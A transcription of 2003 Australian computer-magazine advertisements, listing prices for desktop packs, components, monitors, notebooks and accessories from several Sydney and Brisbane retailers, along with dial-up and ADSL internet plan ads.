| PowerShot A200 2.0MP | \$262 |
| PowerShot iXUS 133 2.0MP | \$764 |
| PowerShot G3.4 1MP | \$1377 |
| PowerShot S45 4MP | \$1024 |
| Logitech | |
| QuickCam Express | \$67 |
| QuickCam Messenger | \$68 |
| ClickSmart 310 | \$108 |
| ClickSmart 450 | \$173 |
| ClickSmart 510 | \$256 |



CANON A40

2.0 MP, 3X OPTICAL &
7.5X DIGITAL ZOOM,
MOVIE RECORDING &
PLAYBACK WITH AUDIO
\$520



SONY DRU500AX

4X DVD±RW, 24X CD-R,
10X CD-RW, 8X DVD-R, 32X CD-ROM
\$787

OPTICAL DRIVES

| | |
|-------------------|-------|
| CD-RW Drives | |
| 48US 52X24X52X | \$60 |
| ASUS 52X24X52X | \$69 |
| BenQ 48X24X52X | \$69 |
| Lite-On 52X24X52X | \$67 |
| Sony 52X24X52X | \$112 |
| DVD-RW Drives | |
| 48X16X | \$74 |
| BenQ16X | \$76 |
| Lite-On 16X | \$76 |
| Sony 16X | \$96 |
| DVD±RW Drives | |
| ASUS DVD-RW | \$540 |

HARD DISKS

| | |
|----------------------------|-------|
| Western Digital | |
| WD600JB 60GB 8M Buffer | \$203 |
| WD800JB 80GB 8M Buffer | \$279 |
| WD120JB 120GB 8M Buffer | \$279 |
| Seagate | |
| Barracuda 40GB | \$145 |
| Barracuda 60GB | \$169 |
| Barracuda 80GB | \$201 |
| Barracuda 120GB | \$238 |
| Barracuda Serial ATA 80GB | \$238 |
| Barracuda Serial ATA 120GB | \$237 |
| Maxtor | |
| DiamondMax Plus 90GB | \$176 |
| DiamondMax Plus 90GB | \$195 |
| DiamondMax Plus 9120GB | \$264 |
| DiamondMax Plus 9160GB | \$351 |
| DiamondMax Plus 9200GB | \$539 |

WESTERN DIGITAL

WD2000JB

200GB, 7200RPM,
1510, 8.9MS SEEK
TIME, 8MB BUFFER
\$497

TM-1000i SERIES

Antec SLK1600 Chassis
Gigabyte GA-8PE67 Mainboard
Integrated VGA, Audio & LAN
256MB Kingston DDR333 RAM
Seagate 40GB 7200RPM HDD
Lite-On 52X24X52 CD-RW Drive
Panasonic 1.44MB FDD
56K Internal Modem
Philips 17" CRT Monitor
Creative Desktop Speakers
Internet Keyboard
Optical Mouse
Microsoft Windows XP Home

| | |
|------------------|--------|
| Celeron 1.8GHz | \$1260 |
| Celeron 2GHz | \$1230 |
| Celeron 2.2GHz | \$1330 |
| Pentium 4 1.8GHz | \$1420 |
| Pentium 4 2.4GHz | \$1460 |

TM-2000i SERIES

Antec SLK2600 Chassis
Gigabyte GA-8SQ800 Ultra Mainboard
Integrated 6-Channel Audio & LAN
128MB Leadtek A280 TD T4000SE Video Card
512MB Kingston DDR333 RAM
Seagate 60GB 7200RPM HDD
Lite-On 52X24X52 CD-RW Drive
Lite-On 16X DVD-RW Drive
Panasonic 1.44MB FDD
56K Internal Modem
Philips 17" CRT Monitor
Creative Desktop Speakers & Subwoofer
Microsoft Wireless Optical Desktop
Microsoft Windows XP Home

| | |
|-------------------|--------|
| Pentium 4 2.4GHz | \$2300 |
| Pentium 4 2.53GHz | \$2360 |
| Pentium 4 2.67GHz | \$2450 |
| Pentium 4 2.8GHz | \$2710 |
| Pentium 4 3.06GHz | \$2770 |

TM-3000i SERIES

Antec 1000AMG Chassis with Side Window
Gigabyte GA-SINXP1394 Mainboard
Integrated Gigabit LAN
128MB Gigabyte Radeon 9700 Pro Video Card
1GB Kingston DDR400 RAM (Dual-Channel Mode)
2 X Seagate 120GB 7200RPM SATA HDD (RAID 0)
ASUS DVD-RW Drive
Lite-On 16X DVD-RW Drive
Panasonic 1.44MB FDD
56K Internal Modem
Philips 19" CRT Monitor
Creative Audigy 2 Platinum 6.1 Sound Card
Creative Inspire6600 6.1 Speakers System
Microsoft Wireless Optical Desktop for Bluetooth
Microsoft Windows XP Home

| | |
|-------------------|--------|
| Pentium 4 2.4GHz | \$4970 |
| Pentium 4 2.53GHz | \$5030 |
| Pentium 4 2.67GHz | \$5120 |
| Pentium 4 2.8GHz | \$5380 |
| Pentium 4 3.06GHz | \$5440 |

Trinity International Computers PH: 02 9437 5437 FAX: 02 9437 5462

SHOP 5 10-12 Clarke Street Crows Nest NSW 2065 Email: sales@ticomputers.com.au

TI AMD Hot Pack

| | |
|---------------------|-------|
| AMD Athlon XP 1800+ | \$710 |
| AMD Athlon XP 2200+ | \$740 |

ASUS A7N84E-AM
AMD CPU Fan
3.5" FDD Panasonic
256MB DDR Kingston or Apacer PC2100
40GB Seagate Barracuda 47200rpm
A-Open KF-45 Medium Case
Add Monitor from Monitor List
nVIDIA GeForce 1 Mx SVGA Integrated
PS II Aacer Keyboard & Wheel Mouse
52x24x52 CD-RW/LG with Nero Software
Dolby Integrated Audio
Built in 10/100 Network card

TI AMD Deluxe Pack

| | |
|---------------------|---------|
| AMD Athlon XP 2200+ | \$899 |
| AMD Athlon XP 2400+ | \$951 |
| AMD Athlon XP 2600+ | \$1,061 |
| AMD Athlon XP 2700+ | \$1,110 |
| AMD Athlon XP 2800+ | \$1,181 |

GA PYPX Real Firewall 19100
256MB DDR PC2700 Kingston or Apacer
40GB Seagate 7200rpm ATA 100
A-Open Deluxe KF-45 ATA Case
Add Monitor from Monitor List
nVIDIA GeForce 4 MX440 DDR
PS II Aacer Keyboard & Wheel Mouse
52x24x52 CD-RW/LG with Nero Software
Built in 3D Sound Card
3.5" FDD Panasonic 120W Speakers
Add Monitor from Monitor List

TI AMD Super Deluxe Pack

| | |
|---------------------|---------|
| AMD Athlon XP 2200+ | \$1,499 |
| AMD Athlon XP 2400+ | \$1,549 |
| AMD Athlon XP 2600+ | \$1,800 |
| AMD Athlon XP 2700+ | \$1,861 |
| AMD Athlon XP 2800+ | \$1,746 |

ASUS ATN 8X Deluxe Real SATA
10/100 & Firewire & Dolby Digital Audio
128MB Leadtek GeForce 4 TI 4200 VIVO DVI
512MB DDR RAM Kingston PC2700
80GB Seagate Barracuda 5 8MB 7200rpm
TI Deluxe Server Case 350W USB in front
Add Monitor from Monitor List
MS Internet KB & MS Optical Wheel Mouse
LG 16 Speed DVD LG with Power DVD
52x24x52 CD-RW/LG with Nero Software
800W SuperPower Speaker

TI AMD Dream Pack

| | |
|---------------------|---------|
| AMD Athlon XP 2200+ | \$1,639 |
| AMD Athlon XP 2400+ | \$1,689 |
| AMD Athlon XP 2600+ | \$1,789 |
| AMD Athlon XP 2700+ | \$1,839 |
| AMD Athlon XP 2800+ | \$1,929 |

ASUS ATN 8X Deluxe Real SATA
10/100 & Firewire & Dolby Digital Audio
120GB Seagate SATA 8MB cache 7200
512MB DDR PC3200 Samsung 400MHz
TI Deluxe Server Case 350W USB in front
128MB Leadtek GeForce 4 TI 4200 VIVO DVI
MS Internet KB & MS Optical Wheel Mouse
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software
16 Speed DVD LG with Power DVD
Creative SB130 SuperPower speaker

TI P4 Hot Office Pack

| | |
|-------------------|---------|
| Pentium 1.7GHz C | \$696 |
| Pentium 4 2.4GHz | \$899 |
| Pentium 4 2.53GHz | \$946 |
| Pentium 4 2.67GHz | \$1,046 |

GA EV64M7 Intel Chipset USB 2.0
256MB DDR PC2700 Kingston or Apacer
40GB Seagate 7200rpm ATA 100
3.5" FDD Panasonic
Built in 3D SVGA Card
A-Open KF45 Case ATX
PS II Keyboard & Wheel Mouse
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software
Integrated PCI 3D Sound Card
4 x USB Port
120W Power Speaker

TI P4 Deluxe Pack

| | |
|--------------------------|---------|
| Pentium 4 2.4GHz | \$1,136 |
| Pentium 4 2.53GHz | \$1,166 |
| Pentium 4 2.67GHz 533FSB | \$1,271 |
| Pentium 4 2.80GHz 533FSB | \$1,496 |
| Pentium 4 3.06GHz 533FSB | \$1,560 |

ASUS PAPE Intel EPE Chipset Intel 10/100
256MB DDR PC2700 Kingston or Apacer
80GB Seagate Barracuda 5 8MB 7200rpm
3.5" FDD Panasonic
A-Open KF45 Case
64MB GeForce 4 MX440 DDR TV out
MS Internet KB & MS Optical Wheel Mouse
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software
Built in Sound Card
120W Power Speakers

TI P4 Super Deluxe Pack

| | |
|--------------------------|---------|
| Pentium 4 2.4GHz | \$1,831 |
| Pentium 4 2.53GHz | \$1,879 |
| Pentium 4 2.67GHz 533FSB | \$1,781 |
| Pentium 4 2.80GHz 533FSB | \$1,976 |
| Pentium 4 3.06GHz 533FSB | \$2,070 |

ASUS PAPE Intel EPE Chipset Dual Gigabit
LAN SATA RAID 1304 Firewire USB 2.0
80GB Seagate Barracuda 5 8MB 7200rpm
512MB DDR PC2700 Kingston or Apacer
TI Deluxe Server Case 350W USB in front
128MB Leadtek GeForce 4 TI 4200 VIVO DVI
MS Internet KB & MS Optical Wheel Mouse
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software
16 Speed DVD LG with Power DVD
Built in 3D Sound & 800W SuperPower Speaker

TI P4 Dream Pack

| | |
|--------------------------|---------|
| Pentium 4 2.4GHz | \$1,839 |
| Pentium 4 2.53GHz | \$1,779 |
| Pentium 4 2.67GHz 533FSB | \$1,781 |
| Pentium 4 2.80GHz 533FSB | \$2,021 |
| Pentium 4 3.06GHz 533FSB | \$2,116 |

GA S8000 Ultra SIS 655+ 603 Chipset
LAN SATA RAID Firewire x8 USB 2.0 & Lan
80GB Seagate Barracuda 5 8MB 7200rpm
512MB DDR PC3200 Samsung 400MHz
TI Deluxe Server Case 350W USB in front
128MB Leadtek GeForce 4 TI 4200 VIVO DVI
MS Internet KB & MS Optical Wheel Mouse
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software
16 Speed DVD LG with Power DVD
Built in 3D Sound & 800W SuperPower Speaker

TI AMD Dual Pack

| | |
|------------------------|---------|
| Dual AMD Athlon MP2200 | \$1,899 |
| Dual AMD Athlon MP2400 | \$1,985 |
| Dual AMD Athlon MP2600 | \$2,180 |

TYAN AMD Dual S2466-AM 10/100
Type Server Motherboard
3.5" FDD Panasonic
512MB DDR RAM PC2100 ECC Reg
80GB Seagate Barracuda 5 8MB 7200rpm
TI Deluxe Server Case 350W
Add Monitor from Monitor List
64MB DDR GeForce 4 MX440 DDR TV out
PS II KB & Logitech Optical Mouse
52x24x52 CD-RW/LG with Nero Software
Built in 3D Sound
120W SuperPower Speaker

TI P4 Business Pack

| | |
|--------------------------|---------|
| Pentium 4 2.4GHz | \$999 |
| Pentium 4 2.53GHz | \$1,046 |
| Pentium 4 2.67GHz 533FSB | \$1,131 |
| Pentium 4 2.80GHz 533FSB | \$1,351 |
| Pentium 4 3.06GHz 533FSB | \$1,475 |

Intel D4840E9BVL 533 USB 2.0 Intel Lan
256MB DDR PC2700 Kingston or Apacer
80GB Seagate Barracuda 5 8MB 7200rpm
3.5" FDD Panasonic
A-Open KF45 Case
Built in Intel Extreme SVGA
PS II Keyboard and PS II Wheel Mouse
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software
Built in Sound Card & Intel 10/100 Network
120W Power Speakers

TI Pro Intel Server Pack

| | |
|------------------------------|---------|
| Dual Intel Xeon 2G (2xCPU) | \$3,206 |
| Dual Intel Xeon 2.4G (2xCPU) | \$3,336 |
| Dual Intel Xeon 2.6G (2xCPU) | \$3,616 |
| Dual Intel Xeon 2.8G (2xCPU) | \$4,196 |

Intel Clear Water Dual Xeon
Dual Intel 10/100 Server Network Card
Dual Channel Ultra SCSI
512MB DDR RAM PC2100 ECC Reg
2 x 120GB Seagate 7200rpm 8MB Cache
Intel Xeon 3.50 Server Case 450W
PS II Keyboard & Optical Wheel Mouse
3.5" FDD Drive
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software
Upgrade to SCSI Intel MB
Upgrade to 1 x 36GB SCSI

TI Super Pro Server Pack

| | |
|------------------------------|---------|
| Dual Intel Xeon 2G (2xCPU) | \$5,104 |
| Dual Intel Xeon 2.4G (2xCPU) | \$5,249 |
| Dual Intel Xeon 2.6G (2xCPU) | \$5,589 |
| Dual Intel Xeon 2.8G (2xCPU) | \$6,089 |

Intel SE7801H2 Dual Xeon Server
Dual Intel 1000+ Server Network 533MHz
Dual Channel Ultra SCSI
1G DDR RAM PC2100 ECC Reg
2 x 36GB Seagate Clearfit Hot Swap HDD
Intel Hudson KD358P 850W & 5 x Hot bay
2 x 380W Redundant Power
PS II Keyboard & Optical Wheel Mouse
Add Monitor from Monitor List
52x24x52 CD-RW/LG with Nero Software

For latest prices

please visit our
website at

www.ticomputers.com.au

CPU

| | |
|--------------------------------|-------|
| Pentium 1.7G Celeron Intel CPU | \$115 |
| Pentium 2.0G Celeron Intel CPU | \$162 |
| Pentium 4 1.7GHz Socket 478 | \$262 |
| Pentium 4 2.4GHz | \$326 |
| Pentium 4 2.53GHz | \$366 |
| Pentium 4 2.67GHz | \$452 |
| Pentium 4 2.8GHz | \$506 |
| Pentium 4 3.0GHz | \$768 |
| Intel Xeon 2.4G Intel CPU | \$468 |
| Intel Xeon 2.8G Intel CPU | \$559 |
| Intel Xeon 2.8G Intel CPU | \$609 |
| AMD Athlon XP 1800+ Retail | \$139 |
| AMD Athlon XP 2100+ Retail | \$162 |
| AMD Athlon XP 2200+ Retail | \$170 |
| AMD Athlon XP 2400+ Retail | \$212 |
| AMD Athlon XP 2600+ Retail | \$309 |
| AMD Athlon XP 2700+ Retail | \$338 |
| AMD Athlon XP 2800+ Retail | \$446 |
| AMD Athlon XP 3000+ Retail | \$499 |

Memory

| | |
|-------------------------------------|-------|
| 256MB 1066Pn DQ Double Side PC133 | \$136 |
| 256MB DDR PC2700 Kingston or Apacer | \$75 |
| 256MB DDR PC3200 Samsung | \$106 |
| 512MB DDR PC2700 Kingston | \$106 |
| 512MB DDR PC3200 Samsung | \$116 |
| Special 128MB Notebook SD | \$93 |
| Special 256MB Notebook DDR | \$110 |
| 40GB Seagate Barracuda 47200rpm | \$136 |
| 80GB Seagate Barracuda 47200rpm | \$180 |
| 100GB Seagate ATA100 Kingston | \$278 |
| 100GB Seagate SATA 7200rpm | \$318 |
| 80GB HDD 7200 8MB Cache | \$203 |
| 100GB HDD 7200 8MB Cache | \$203 |
| 100GB HDD 7200 8MB Cache | \$203 |
| Chester 36GB 10,000rpm U160 | \$388 |
| Chester 36GB 10,000rpm U160 | \$388 |
| 20G 2.5" Hitachi Notebook HDD | \$180 |
| 40G 2.5" Hitachi Notebook HDD | \$230 |

HDD

Monitor

| | |
|------------------------------|---------|
| Hitachi 15" CMF21 3.00p | \$499 |
| Hitachi 15" CMF21 3.00p | \$521 |
| Hitachi 15" CM1745XW 17" TFT | \$881 |
| Hitachi 15" CM1815XW 17" TFT | \$1,451 |
| Benq FP 567 15" LCD | \$489 |
| Benq FP 567 15" LCD | \$537 |
| Benq FP 567 15" LCD | \$1,246 |
| Vibrant 15" LCD with Speaker | \$475 |
| LG 1525 15" LCD | \$536 |
| Mitsubishi 15" Diamond 1786 | \$276 |
| Mitsubishi 15" Diamond 199DF | \$460 |
| Mitsubishi 15" Diamond DV169 | \$578 |
| Mitsubishi 15" Diamond DV172 | \$676 |
| 15" Samsung 17" Diamond 1786 | \$731 |
| 15" Samsung 17" Diamond 1786 | \$1,189 |
| 15" Samsung 17" Diamond 1786 | \$1,628 |
| 15" Samsung 17" Diamond 1786 | \$698 |
| 15" Samsung 17" Diamond 1786 | \$1,121 |
| 15" Samsung 17" Diamond 1786 | \$900 |

Graphics Cards

| | |
|--------------------------------|---------|
| ASUS SVGA Card | |
| V1800 64MB M440 AGP8 | \$173 |
| V2800 128MB T4200 DVI | \$249 |
| V2800 128MB T4200 DVI/SuprFast | \$348 |
| Leadtek | |
| 128MB TI 4200 VIVO AGP8 | \$378 |
| 128MB TI 4200 VIVO AGP8 | \$378 |
| 64MB MX440 AGP8 Dual Head | \$129 |
| 64MB MX440 AGP8 | \$129 |
| Leadtek 7500Quad Graphics | |
| Quadro 300GL 64MB DDP Ram | \$1,026 |
| Quadro 7500GL 128MB DDP Ram | \$1,026 |
| Quadro 9600GL 64MB DDP Ram | \$1,800 |
| Leadtek Quadfire NVS 200 | \$1,876 |
| Sapphire | |
| Sapphire ATI Radeon 9100 Pro | \$228 |
| Sapphire ATI Radeon 9500 Pro | \$378 |
| Sapphire ATI Radeon 9700 | \$500 |
| Sapphire ATI Radeon 9700 | \$677 |

TI Computers won

PC World's Number 1

"BEST BUY"



March 2003

TI Computers

consistently awarded

PC User "TOP 5"

PC USER



SHOP 5
10-12 Clarke St
Crows Nest
NSW 2065

Trading Hours: Mon - Fri 9:30am - 6:00pm Sat 9:30am - 3:00pm Bank Details: Westpac Bank BSB 032298 Account 165700

ALL Prices Include GST. Price subject to change without notice. Please call for latest pricing.

MORE THAN JUST PC PERIPHERALS at Jaycar Electronics

Protect your valuable CD or DVD collection.

- Durable plastic covers with stitched-in zippers
- Soft double-sided CD pockets with non-woven backing to prevent scratching
- Light blue colour

24 Disk capacity

Cat. AR-1487 **\$4.95**

56 Disk capacity

Cat. AR-1488 **\$7.95**

96 Disk capacity

Cat. AR-1489 **\$9.95**

Laser Gold CD-R

Bulk Pack

- 700Mb ±48 speed
- 80 Minutes
- Pack of 50

Cat. XC-4718 **\$28.95**

YOUR LOCAL JAYCAR STORE

| NEW SOUTH WALES | |
|----------------------------------|-------------------|
| BANKSTOWN | PH (02) 9709 2822 |
| BONDI JUNCTION | PH (02) 9369 3899 |
| BROOKVALE | PH (02) 9905 4130 |
| CAMPBELLTOWN | PH (02) 4620 7155 |
| ERINA | PH (02) 4365 3433 |
| NEWCASTLE | PH (02) 4965 3799 |
| PARRAMATTA | PH (02) 9683 3377 |
| PENRITH | PH (02) 4721 8337 |
| SILVERWATER | PH (02) 9741 8357 |
| ST. LEONARDS | PH (02) 9439 4799 |
| SYDNEY CITY | PH (02) 9267 1614 |
| WOLLONGONG | PH (02) 4226 7089 |
| VICTORIA | |
| COBURG | PH (03) 9384 1811 |
| FRANKSTON | PH (03) 9781 4100 |
| GEELONG | PH (03) 5221 5800 |
| MELBOURNE | PH (03) 9663 2030 |
| RINGWOOD | PH (03) 8870 9053 |
| SPRINGVALE | PH (03) 9547 1022 |
| QUEENSLAND | |
| ASPLEY | PH (07) 3863 0099 |
| BRISBANE - WOOLLOONGABBA | PH (07) 3393 0777 |
| GOLD COAST - MERMAID BEACH | |
| TOWNSVILLE | PH (07) 5526 6722 |
| TOWNSVILLE | PH (07) 4772 5022 |
| AUSTRALIAN CAPITAL TERRITORY | |
| CANBERRA | PH (02) 6239 1801 |
| TASMANIA | |
| HOBART | PH (03) 6231 5877 |
| SOUTH AUSTRALIA | |
| ADELAIDE | PH (08) 8231 7355 |
| WESTERN AUSTRALIA | |
| PERTH | PH (08) 9328 8252 |
| NEW ZEALAND | |
| NEWMARKET - AUCKLAND | PH (09) 377 6421 |
| GLENFIELD - AUCKLAND | |
| WELLINGTON | PH (04) 801 9005 |
| CHRISTCHURCH | PH (03) 379 1662 |
| FREECALL ORDERS PH 0800 452 9227 | |

Most products shown are also available from

Gadget Central

| | |
|------------------|--------------------|
| Burwood store: | Ph: (02) 9884 8822 |
| Chatswood store: | Ph: (02) 9744 6022 |
| Liverpool store: | Ph: (02) 9622 7822 |

300K Mini Digital Camera

Small, simple to use and with high resolution it makes a great handy snaps camera. Includes software and connects to PC for download or for use as a webcam. Uses 1 x 'AAA' not included.



Cat. QC-3192 **\$99.00**

NEW Multimedia Speakers

For superior PC sound, use one of these multi-media units in your home or office. Each model includes a subwoofer and stereo speakers that will complement your PC experience. Both units have great frequency response (20Hz to 20KHz) and plug into 240V mains for easy installation.



16WRMS Stereo Speakers with Mini Sub

Cat. XC-5166 **\$29.95**



40WRMS 2 Way Stereo Speakers with Sub

Cat. XC-5168 **\$79.95**

4 Way Blue Colour Powerboard

Made from a transparent blue plastic, this powerboard will match your modern equipment or give you an altogether funky look to your boring power cabling.

- Max load 2400W
- Includes safety overload with reset switch.
- Cord length 1.2m. Measures: 255(L) x 48(W) x 24(H)mm
- 6 Way version available (300(L) x 48(W) x 24(H)mm)



4 Way

Cat. HS-4041 **\$5.95**

6 Way

Cat. HS-4046 **\$8.25**

All prices valid to end May 2003

4 Port USB 2.0 Hub

Connect a multitude of USB devices to your computer all sharing the same high speed USB connection. Can accommodate up to 4 USB devices.

- Comforms to USB 2.0 Specifications
- Up to 480Mbps Data Transfer
- Mains plug pack included



Cat. XC-4821 **\$84.95**

Rechargeable Wireless Optical Mouse

Do away with those annoying mouse cables! It uses optical technology to eliminate 'dirty ball' problems and a wheel for advanced scrolling functions. Includes software for Windows 95/98/ME/2000/XP & NT and a PS/2 adaptor for non USB machines. The package also includes rechargeable batteries for the mouse and a USB charger.



Cat. XM-5128 **\$84.95**

International Telephone/Modem Adaptor

Great for the business traveler, this telephone adaptor kit allows you to connect your Australian modem or telephone equipment to sockets in over 60 countries.

- Japan, France, Greece, Italy, Germany South Africa and the UK
- Suits any standard RJ11 / RJ12 Modular plug.
- The pack includes 7 adaptors and a handy carrybag.



Cat. YF-6030 **\$39.95**

4 Port Broadband Router

This broadband router incorporates both LAN and WAN support and is an ideal solution for connecting small networks to the Internet via high speed ADSL or cable modems. The router has a built-in firewall, an integrated DHCP server and a built-in 4 port switch. Supports VPN tunneling and incoming port forwarding an TCP/IP, UDP, ICMP, ARP, RARP, PPPoE, NAT protocols. Includes mains power adaptor.



Cat. YN-8090 **\$199.95**

SENSATIONAL SCOOP PURCHASE

PandaCat CAT 5 leads priced way below normal. Limited quantity, stock up

Cat 5 leads will generally work fine in place of Cat 5e for short lengths, so here is a chance to save.

All leads are fully approved, and are the standard blue colour. They are supplied in packs of either 2 or 5.

Packs cannot be mixed

| Cat. | Length | Pack Qty | Pack Price | Reg Price ea |
|--------|--------|----------|------------|---------------|
| YN8180 | 0.5m | 5 | \$9.95 | \$3.25 |
| YN8181 | 1.0m | 5 | \$11.95 | \$3.95 |
| YN8182 | 1.5m | 5 | \$13.95 | \$4.50 Approx |
| YN8183 | 2.0m | 2 | \$7.50 | \$5.25 |
| YN8184 | 3.0m | 2 | \$8.95 | \$6.95 |
| YN8185 | 5.0m | 2 | \$12.50 | \$8.95 |

FreeCall For Orders

1800 022 888

www.jaycar.com.au

Jaycar ELECTRONICS



Providing tomorrow's computers today!

"By leasing equipment companies can free up capital, spread payments over time and gain tax benefits while also keeping up with technology."

Sydney Morning Herald 3/9/02

BRISBANE

FORTITUDE VALLEY - 2/57 James Street Ph: 07 3358 8488
TOOWONG - Shop F27 Toowong Village Ph: 07 3871 3066
CAPALABA - Shop 7 Capalaba Park Centre Ph: 07 3823 1022
SPRINGWOOD - Shop 9, 18-28 Fitzgerald Ave Ph: 07 3290 4355
SUNNYBANK - Shop 79B Sunnybank Plaza Ph: 07 3344 7100

GOLD COAST

BURLEIGH - Shop 55 Burleigh Town Market Place Ph: 07 5520 4732
BUNDALL - Shop 33 Benowa Gardens Ph: 07 5597 5486

SYDNEY

SURRY HILLS - Ground Floor, Suite A 74-84 Foveaux St Ph: 02 9281 8887

FTC recommends Flexirent



Flexirent
The best way to finance technology

Budget System¹

- Intel® Celeron® 2000MHz
- 128MB PC2100 DDR RAM
- Onboard VGA
- 40GB ATA100 Hard Disk
- 1.44MB Floppy Drive
- 17" Digital Monitor
- 32bit Onboard Sound
- 200Watts Speakers
- 52x CD-ROM, P4 ATX Case
- PS/2 Keyboard & Mouse
- 56K Internal Fax / Modem
- MS WINDOWS XP HOME

\$999 INC GST



AMD XP System¹

- AMD® Athlon® XP-2400²
- 256MB PC2100 DDR RAM
- ATI 7000 64MB DDR VGA
- 60GB 7200rpm Hard Disk
- 1.44MB Floppy Drive
- 19" LG SW9008 Digital Monitor
- 32bit Onboard Sound
- 56x CD-Rom
- ATX Case, 120Watt Speakers
- PS/2 Keyboard & Mouse
- 56K Internal Fax / Modem
- MS WINDOWS XP PRO
- MS OFFICE XP SBE

\$1999 INC GST



Family System¹

- Intel® Pentium® 4 2.4GHz
- 256MB PC2100 DDR RAM
- Onboard VGA
- 40GB 7200rpm Hard Disk
- 1.44MB Floppy Drive
- 17" Digital Monitor
- 32bit Onboard Sound, P4 ATX Case
- 48x24x48 CD-Rewriter Kit
- Internet Keyboard & MS Web Mouse
- 56K Internal Fax / Modem
- CANON S200SPX Printer
- MS WINDOWS XP HOME
- MS OFFICE XP Small Business Edition

\$1699 INC GST



Extreme XP PRO System¹

- Intel® Pentium® 4 3.06GHz
- 512MB PC2700 DDR RAM
- 128MB GeForce 4 MX440 DDR VGA
- 80GB 7200rpm Hard Disk
- 1.44MB Floppy Drive
- 15" LCD Monitor with Speakers
- 32bit Onboard Sound
- V770KL Silver Blue Deluxe P4 Case
- 2x1x2 DVD-Rewriter Kit
- Office Keyboard & Optical Mouse
- 56K Internal Fax / Modem
- MS WINDOWS XP PRO

\$2999 INC GST



IBM

Business Partner



2656 - LPM

- Mobile Intel P4-M 1.7GHz
- 256MB DDR Ram
- 20GB Hard Disk Drive
- 24x CD-ROM (Interchangeable)
- 14" SXGA TFT Screen
- 56K Modem, LAN
- MS Windows XP PRO
- MS OFFICE XP SBE

\$2499 INC GST



2722-9BM (CENTRINO)

- Intel Pentium M 1.4GHz
- 256MB DDR Ram
- 40GB Hard Disk Drive
- DVD-Rom & CD-Rewriter Combo
- 14.1" TFT Screen
- Modem, 802.11b Wireless LAN
- MS Windows XP PRO

\$3499 INC GST



OPENBOOK 1545 (1.8GHz)

- Mobile Intel P4-M 1.8GHz
- 256MB DDR Ram
- 40GB Hard Disk Drive
- DVD-ROM & CD-Rewriter Combo
- 15" TFT Screen
- Modem, LAN, 1394, TV-Out
- MS Windows XP Home

\$2699 INC GST



OPENBOOK 1545 (2.0GHz)

- Mobile Intel P4-M 2.0GHz
- 256MB DDR Ram
- 40GB Hard Disk Drive
- DVD-ROM & CD-Rewriter Combo
- 15" TFT Screen
- Modem, LAN, 1394, TV-Out
- MS Windows XP PRO

\$2999 INC GST



A Open



"Pictures for illustration purposes only."

the full
experience
on your new PC



"FTC Computers recommends Windows® XP Professional for business"

- Designed to provide instant help
- Discover mobile support: 100 the ability to work office or access the computer remotely
- Greater security, including integration of files and folders
- Designed to simplify the way you work and improve productivity

- Microsoft Office XP Professional includes:
 - Word 2002
 - Excel 2002
 - Outlook 2002
 - PowerPoint 2002
 - Access 2002

APPLY ONLINE



coolcats[®] cool internet...

\$21.95* **56k**
modem Dial Up

- Unlimited Hours • Unlimited Downloads

Local call access throughout Australia

* subject to terms and conditions and acceptable user policy. Payable by credit card

\$27.95 in Regional and Country areas

Cheetah[®] **ADSL Broadband**
simply the fastest

\$79.95* 
Unlimited download

- High speed online access • Permanent connection
- Browse Internet & talk simultaneously • All States
- No more busy signals • Link multiple computers over the same modem

* additional activation and modem fees apply, extra in regional areas, all subject to terms and conditions

Ph: 1300 72 73 74



www.ozzieweb.net.au


ACN 075 090 943
Coolcats & Cheetah are registered trademarks of Ozzieweb Pty Ltd

subscribe online
www.magshop.com.au

magazines-books-more

magshop.com.au

Subscribe to your favourite magazines,
buy cookbooks, renew subscriptions,
or send a gift anywhere in the world.




www.magshop.com.au features these great magazines and many more:



Subscribing or buying online with magshop offers...

- ⇒ safe and secure online transactions
- ⇒ easy, quick and convenient subscriptions
 - ⇒ discounts available on many titles
 - ⇒ cookbooks and merchandise
 - ⇒ free delivery for subscriptions anywhere in Australia

visit **magshop.com.au** now!



CD COPYFAST

Professional CD-ROM Duplication Services

Super fast turnaround - up to 5000 discs in 24hrs

Custom Silkscreen Printing on Blank CD-R

Visit our web site for full range of CD services

sales@diskmax.com.au

www.diskmax.com.au

DISKMAX (02) 9699 3333

Plain wrap Prices - Black tie Service

Here is a sample of the great pricing you can get when you deal with Nutters.

Celeron® 1.7 System

- Intel® Celeron® 1.7GHz
- ASUS P4S533mx, 3d Audio
- 128B SDRAM,
- 30GB HDD ATA 100
- 52X CD-Rom
- 1.44 Sony Fdd



\$495

NEC 1.8GHz M300

- Mobile Intel® Pentium® 4
- 14" TFT XGA, 256mb DDR,
- 40GB, CDRW, FDD, USB, FWire
- 32mb Shared ATI Radeon, 3d Sound,
- Modem & 10/100 lan
- XP Pro, Star Office 5.2

\$2395

NEC Centrino S900

- Mobile Intel® Centrino® 1.3GHz Processor
- 12" TFT XGA, 256MB DDR, only 2kg
- 40GB, CDRW/DVD, USB FDD, FireWire
- 32MB ATI Radeon 9000 & TV out
- Modem & 10/100 lan
- XP Professional

\$3484

Samsung TFT's

- 151S 15" TFT
- 1024 x 768 @ 76Hz

\$499

- 171S 15" TFT
- 1280 x 1024 @ 75Hz

\$799

- 191N 17" TFT
- 1280 x 1024 @ 75Hz

\$1396



Monitors

- 17" Samtron 76E \$188
- 17" Samsung 753S \$220
- 19" Mitsubishi 1998E \$370
- 19" Samsung 955DF \$464

TFT & Plasma

- 15" Mitsubishi DV159 \$550
- 15" Samsung 151S \$499
- 17" Mitsubishi DV172 \$795
- 17" Samsung 171S \$799
- 19" Samsung 191T \$1396

Memory

- 128mb SDRAM PC133 \$39
- 256MB DDR 333 \$62
- 512MB DDR 333 \$120
- 256MB RDRAM 1066MHz \$240

Drives

- Seagate 40GB 7200 \$139
- Seagate 60GB 7200 \$169
- Fujitsu 18GB SCSIU160 \$268
- Samsung 52X24X52 S'w \$89
- Sony CDRW 50X24X50S'w \$101
- Sony DVD+Writer 24x \$995
- Samsung DVD+R/W \$99
- Sony AIT 50X420CVR \$998
- USB Flash Drive 64MB \$55
